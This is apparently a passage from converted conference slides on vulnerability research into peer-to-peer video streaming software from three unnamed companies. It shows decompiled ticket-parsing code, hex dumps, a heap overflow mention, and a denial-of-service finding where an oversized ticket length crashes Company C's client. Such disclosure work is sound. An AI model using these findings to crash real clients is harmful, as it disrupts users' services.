  LOBYTE(v19) = 1;
  sub_5A6B6F70(&lpMem, (int)L"FSEQ", unkown_chunk + 0xC0); // wchar_t
  sub_5A6B6F70(&lpMem, (int)L"LSEQ", unkown_chunk + 0xC8);
  sub_5A6B7510(&lpMem, (int)L"DEPTH", unkown_chunk + 0xE8);
  sub_5A6B7510(&lpMem, (int)L"NSERVING", unkown_chunk + 0xF4);
  sub_5A6B7510(&lpMem, (int)L"UCPU", unkown_chunk + 0x100);
  sub_5A6B7510(&lpMem, (int)L"UMEM", unkown_chunk + 0xFC);
  sub_5A6B6F70(&lpMem, (int)L"ATTR", unkown_chunk + 0x80);
  sub_5A6B7510(&lpMem, (int)L"ISPINDEX", unkown_chunk + 0xF8);
}
```



✓ Heap Based Buffer Overflow  
memmove(arg1, arg2, "Attacker's Input")






# Company C

## Denial of Service

```
lint __usercall set_ticket_func@<eax>(_DWORD *a1@<ecx>, int a2@<ebx>)
2{
3  _DWORD *ticket_struct; // esi
4  rsize_t ticket_size; // edi
5  void *v4; // ST00_4
6  int pExceptionObject; // [esp+14h] [ebp-14h]
7  int v7; // [esp+18h] [ebp-10h]
8  int v8; // [esp+24h] [ebp-4h]
9
10 v8 = 0;
11 v7 = 0;
12 ticket_struct = a1; // ticket_struct[0] - unknown
13 // ticket_struct[1] - ticket_body address
14 // ticket_struct[2] - ticket start point after some byte
15 // ticket_struct[3] - max_size_of_ticket
16 ticket_size = get_ticket_size(a1); // ticket_size : 0x2f or 0x31 => size value is controllable
17 if (ticket_struct[3] < (ticket_size + ticket_struct[2])) // crash 발생 부분
18 {
19     pExceptionObject = 1;
20     _CxxThrowException(&pExceptionObject, &_TI1_AVNai_BinaryScannerException_);
21 }
```

address	B8	B9	BA	BB	BC	BD	BE	BF	C0	C1	C2	C3	C4	C5	C6	C7	89	ABCDEF0	1234567
05C9FAB8	1C	BD	45	02	11	98	CD	05	06	00	00	00	70	00	00	00	.	E..	....p...




is controllable!

address	11	12	13	14	15	16	17	18	19	1A	1B	1C	1D	1E	1F	20	123456789	ABCDEF0
05CD9811	01	01	00	6C	00	01	31	36	30	37	34	38	35	34	33	34	...	l.11607485434
05CD9821	3A	31	32	35	37	32	3A	38	36	31	33	45	34	46	38	46	:	12572:8613E4F8F
05CD9831	41	41	43	36	36	34	43	41	39	34	38	32	43	38	37	30	AAC664CA	9482C870
05CD9841	31	34	41	30	38	45	33	0E	31	39	32	2E	31	36	38	2E	14A08E3.	192.168.
05CD9851	34	33	2E	31	35	33	0D	32	32	33	2E	33	38	2E	34	37	43.153.223.	38.47
05CD9861	2E	31	38	38	15	71	00	00	00	06	00	00	00	00	00	00	.	188.q.....
05CD9871	00	00	03	00	00	00	00	00	00	00	00	00	15	71	15	71	.	.....q.q
05CD9881	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.	.....q.q

ticket

IP

end signature




- ✓ Make Ticket length value is greater than the length defined in the Ticket.
- ✓ It won't be processed properly, and be terminated after the Throw Exception.








# Attack Surface



# Attack Surface





# Mutating Req. Data

Platform	Company A	Company B	Company C
Contents	<ul style="list-style-type: none"><li>◦ No request data</li><li>◦ Just send data to client in tree-based grid</li></ul>	<ul style="list-style-type: none"><li>◦ In the initial connection process, the sequence number was transmitted to find the requested data.</li><li>◦ However, this is part of the initial connection process, which leads to disconnection unless it is a sequence within a certain interval.</li></ul>	<ul style="list-style-type: none"><li>◦ A receiver sends a 0x1b byte to sender for video data</li><li>◦ The requested data includes the Seq Num of the video data</li><li>◦ The sender parses the header of the request data and transmits the video data corresponding to the sequence number</li></ul>
Vuln.	Undiscovered	Undiscovered	<ul style="list-style-type: none"><li>◦ Denial of Service</li></ul>
At	-	-	<ul style="list-style-type: none"><li>◦ Windows Web Browser</li></ul>


Index Access based on Request  
Peer-to-Peer communication

# Company C

## Denial of Service



